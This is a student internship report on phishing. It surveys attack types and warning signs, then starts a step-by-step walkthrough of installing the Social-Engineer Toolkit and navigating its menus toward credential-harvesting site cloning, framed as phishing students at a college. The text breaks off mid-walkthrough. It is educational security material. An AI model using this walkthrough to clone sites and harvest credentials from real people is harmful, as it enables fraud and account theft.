

PHISHING AND SQL INJECTION

*A report submitted in partial fulfillment of the requirements for the
Award of Degree of*

BACHELOR OF TECHNOLOGY

in

COMPUTER SCIENCE AND ENGINEERING

By

ARIVENI MANIKANTA

Regd. No.: 20B91A0519

Under Supervision of Mr. Katheek Chanda

Blackbucks Engineers, Hyderabad

(Duration: 7th July, 2022 to 6th September, 2022)



**DEPARTMENT OF COMPUTER SCIENCE AND
ENGINEERING SAGI RAMA KRISHNAM
RAJUENGINEERING COLLEGE**

(An Autonomous Institution)

Approved by AICTE, NEW DELHI and Affiliated to JNTUK, Kakinada

CHINNA AMIRAM, BHIMAVARAM,
ANDHRA PRADESH

SAGI RAMA KRISHNAM RAJU ENGINEERING COLLEGE
(Autonomous)

Chinna Amiram, Bhimavaram

DEPARTMENT OF
COMPUTER SCIENCE ENGINEERING



CERTIFICATE

This is to certify that the “**Summer Internship Report**” submitted by **ARIVENI MANIKANTA**, **20B91A0519** is work done by him and submitted during 2021 - 2022 academic year, in partial fulfillment of the requirements for the award of the Summer Internship Program for **Bachelor of Technology in COMPUTER SCIENCE**, at **BLACKBUCKS** from 11.07.2022 to 10.09.2022

**Department Internship
Coordinator**

Dean -T & P Cell

Head of the Department

PHISHING

ABSTRACT

Phishing is a technique in Social Engineering Where an attacker sends fraudulent messages that are designed to get sensitive information or to deploy malicious software on victim's infrastructure.

This project includes implementing various phishing techniques like email phishing, Spear Phishing, Whaling, Smishing, Vishing etc..and their precautions

Requirements:

- Kali linux
- Vulnerable websites
- Settoolkit etc

PHISHING INTRODUCTION AND TYPES


Phishing is an attack in which the threat actor poses as a trusted person or organization to trick potential victims into sharing sensitive information or sending them money. As with real fishing, there's more than one way to reel in a victim: Email phishing, smishing, and vishing are three common types. Some attackers take a targeted approach, as is the case with spear phishing or whale phishing.

Phishing attacks begin with the threat actor sending a communication, acting as someone trusted or familiar. The sender asks the recipient to take an action, often implying an urgent need to do so. Victims who fall for the scam may give away sensitive information that could cost them. Here are more details on how phishing attacks work:

- **The sender:** In a phishing attack, the sender imitates (or “[spoofs](#)”) someone trustworthy that the recipient would likely know. Depending on the type of phishing attack, it could be an individual, like a family member of the recipient, the CEO of the company they work for, or even someone famous who is supposedly giving something away. Often phishing messages mimic emails from large companies like PayPal, Amazon, or Microsoft, and also banks or government offices.
- **The message:** Under the guise of someone trusted, the attacker will ask the recipient to click a link, download an attachment, or to send money. When the victim opens the message, they find a scary message meant to overcome their better judgement by filling them with fear. The message may demand that the victim go to a website and take immediate action or risk some sort of consequence.
- **The destination:** If users take the bait and click the link, they're sent to an imitation of a legitimate website. From here, they're asked to log in with their username and password credentials. If they are gullible enough to comply, the sign-on information goes to the attacker, who uses it to steal identities, pilfer bank accounts, and sell personal information on the black market.

What is phishing?


Phishing is a cybercrime in which scammers try to lure sensitive information or data from you, by disguising themselves as a trustworthy source. Phishers use multiple platforms.



The ultimate goal no matter which method scammers use? They want your personal information so that they can use it to access your bank accounts or credit cards. And they'll send countless fake email and text messages across the globe in the hope that they'll trick enough people into surrendering this sensitive information.


PHISHING ATTACK EXAMPLES

- Classic phishing email
- Spear phishing
- Account expired/change password
- Wi-fi twin
- Mobile phishing
- Man-in-the middle




5 SIGNS OF PHISHING EMAIL

- An unfamiliar tone or greeting
- Grammar and spelling errors
- Inconsistencies in email addresses, links and domain names
- Threats or a sense of urgency
- Unusual request



HOW PHISHING WORKS??



EXAMPLES

CLASSIC PHISHING EMAILS:

“Classic” phishing emails are still responsible for the majority of catastrophic data breaches worldwide. A phishing email appears to originate from a trusted source, typically one that holds sensitive data or has a financial relationship with the user. It encourages the user to divulge private information, either in reply to the email or by means of a web form.

SPEAR PHISHING ATTACKS:

Spear phishing attacks are sophisticated, highly targeted versions of phishing, which targets valuable targets, such as network administrators or accounts managers at organizations.

ACCOUNT EXPIRED/CHANGE PASSWORD

In a change password attack, cybercriminals send phishing emails with links to fake websites, such as mobile account login pages of well-known email providers, asking victims to enter credentials and other information, supposedly to reset their password or because their account has expired. Malicious websites use subtle modifications of known URLs to confuse users (for example, mail.update.provider.com instead of mail.provider.com).

WIFI-TWIN

This attack involves spoofing a Wi-Fi access point. The victim unknowingly connects to the wrong Wi-Fi network, and exposes their Internet communications to the attacker, including passwords and other sensitive data. Fraudulent Wi-Fi can be deployed by attackers in coffee shops, airports, hospitals, shopping malls, parks, or public meeting rooms.


SMISHING

In a smishing attack, attackers send an SMS, social media messages, voicemail or other type of message, asking the user to take action like updating their account details, changing their password or take action because their account is compromised. When the user clicks the link contained in the message, they are taken to a malicious site or malware is installed on their mobile device

MAN-IN -THE -MIDDLE

In this sophisticated email phishing attack, the attacker intercepts email communication between two people, and sends each of them emails, which appear to originate from the other person, but are actually from the attacker. The emails might request the recipient to share private information or perform other actions, and the victim may comply, thinking that the email originated from a friend or colleague.

TYPES OF PHISHING





EMAIL PHISHING

Most phishing attacks are sent via email. Attackers typically register fake domain names that mimic real organizations and send thousands of common requests to victims. For fake domains, attackers may add or replace characters (e.g. my-bank.com instead of

mybank.com), use subdomains (e.g. mybank.host.com) or use the trusted organization's name as the email username (e.g. mybank@host.com). Many phishing emails use a sense of urgency, or a threat, to cause a user to comply quickly without checking the source or authenticity of the email.

Email phishing messages have one of the following goals:

- Causing the user to click a link to a malicious website, in order to install malware on their device.
- Causing the user to download an infected file and using it to deploy malware
- Causing the user to click a link to a fake website and submit personal data.
- Causing the user to reply and provide personal data.



SPEAR PHISHING

Spear phishing includes malicious emails sent to specific people. The attacker typically already has some or all the following information about the victim:


- Name
- Place of employment
- Job title
- Email address
- Specific information about their job role
- Trusted colleagues, family members, or other contacts, and sample of their writings.



WHALING

Whaling attacks target senior management and other highly privileged roles. The ultimate goal of whaling is the same as other types of phishing attacks, but the technique is often very subtle. Senior employees commonly have a lot of information in the public domain, and attackers can use this information to craft highly effective attacks. Typically, these attacks do not use tricks like malicious URLs and fake links. Instead, they leverage highly personalized messages using information they discover in their research about the victim.

For example, whaling attackers commonly use bogus tax returns to discover sensitive data about the victim, and use it to craft their attack.



SMISHING AND VISHING

This is a phishing attack that uses a phone instead of written communication. Smishing involves sending fraudulent SMS messages, while vishing involves phone conversations. In a typical voice phishing scam, an attacker pretends to be a scam investigator for a credit card company or bank, informing victims that their account has been breached. Criminals then ask the victim to provide payment card information, supposedly to verify their identity or transfer money to a secure account (which is really the attacker's). Vishing scams may also involve automated phone calls pretending to be from a trusted entity, asking the victim to type personal details using their phone keypad.



ANGLER PHISHING




These attacks use fake social media accounts belonging to well known organizations. The attacker uses an account handle that mimics a legitimate organization (e.g. “@pizzahutcustomercare”) and uses the same profile picture as the real company account. Attackers take advantage of consumers’ tendency to make complaints and request assistance from brands using social media channels. However, instead of contacting the real brand, the consumer contacts the attacker’s fake social account. When attackers receive such a request, they might ask the customer to provide personal information so that they can identify the problem and respond appropriately. In other cases, the attacker provides a link to a fake customer support page.

The image shows two tweets from a simulated interaction:

Customer (@Customer) Hey @YourCompany why can't I login to my account? Fix it please!!
2:51 PM - 25 Feb 18 · Embed via Twitter



Fake Company (@FakeCompany) @Customer Dear Customer, we are sorry that this has happened. Login to your account at www.fakecompany.com
2:51 PM - 25 Feb 18 · Embed via Twitter

SOME EXAMPLES OF PHISHING TECHNIQUES:



Desktop Phishing

Desktop Phishing: The first technique of desktop phishing. Now days most of people know about phishing so there is very few chances to get username and passwords so that the idea of desktop phishing is comes. It is more practical phishing technique as compare to other techniques of phishing. So here we go in this type of phishing an attacker send a phisher arm(executable/batch) file to the victim if victim execute that file then the phisher arm is installed in victim's desktop. Phisher arm is a .exe file in which attacker write code about targeted(For ex PayPal) website if victim try to open PayPal in browser then browser redirect to attacker server where attacker already host a fake page of PayPal so that attacker can get victim's username and password. Every time when victim open PayPal he/she redirect to attacker fake page just due to that executable file which are send by attacker. It is very smart move in phishing world because there is no need of any link and you have to send to victim. It is very dangerous so never install any unknown executable file from internet.



PROBLEM STATEMENT:

Demonstrate different types of phishing attacks and explaining preventive measures to avoid those attacks.

Demonstration of Email Phishing:

What is Email Phishing?

It is the most widely known form of phishing, this attack is an attempt to steal sensitive information via an email that appears to be from a legitimate organization. It is not a targeted attack and can be conducted en masse

It is the base for some other phishing attacks.

Here attacker targets a group for example, employees of a particular company or students at college etc.

I am going to demonstrate email phishing on students at particular college.

Tool I am going to use: **Setoolkit**

One of the most commonly used tools regarding social engineering attacks against the human element is the social engineering toolkit is an open-source tool containing options for attack vectors to make a believable attack quickly, it was designed for testing purposes only.

The most famous social engineering attacks are online. The attacker may clone a legitimate website and trick the victim to visit the link and enter his credentials.



Steps to install Setoolkit:

Execute the following commands in terminal:

1. git clone <https://github.com/trustedsec/social-engineer-toolkit.git>
2. cd setoolkit
3. pip3 install -r requirements.txt

4. python setup.py

Now execute sudo setoolkit




How to perform Email Phishing.


Step1: we need to know how the actual mails of college which they send to students look like.



Step2: create a mail which matches with the target mail



Step3: open kali linux and open setoolkit




```
manikanta440@Manikanta: ~
[---]      The Social-Engineer Toolkit (SET)      [---]
[---]      Created by: David Kennedy (ReL1K)      [---]
[---]      Version: 8.0.3                          [---]
[---]      Codename: 'Maverick'                   [---]
[---]      Follow us on Twitter: @TrustedSec       [---]
[---]      Follow me on Twitter: @HackingDave     [---]
[---]      Homepage: https://www.trustedsec.com   [---]
[---]      Welcome to the Social-Engineer Toolkit (SET). [---]
[---]      The one stop shop for all of your SE needs. [---]

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
```

Step4: Select 1 for social engineering attacks.



```
manikanta440@Manikanta: ~
[---]      The Social-Engineer Toolkit (SET)      [---]
[---]      Created by: David Kennedy (ReL1K)      [---]
[---]      Version: 8.0.3                          [---]
[---]      Codename: 'Maverick'                   [---]
[---]      Follow us on Twitter: @TrustedSec       [---]
[---]      Follow me on Twitter: @HackingDave     [---]
[---]      Homepage: https://www.trustedsec.com   [---]
[---]      Welcome to the Social-Engineer Toolkit (SET). [---]
[---]      The one stop shop for all of your SE needs. [---]

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) Network Sniffing Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
```

Step5: Select 2 for Website Attacks Vectors.

```

Kali_Linux - VMware Workstation 16 Player (Non-commercial use only)
Player Applications Places Terminal Jul 31 13:50
manikanta440@Manikanta: ~
manikanta440@M... manikanta440@M... manikanta440@M...
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the web site.
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow /fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

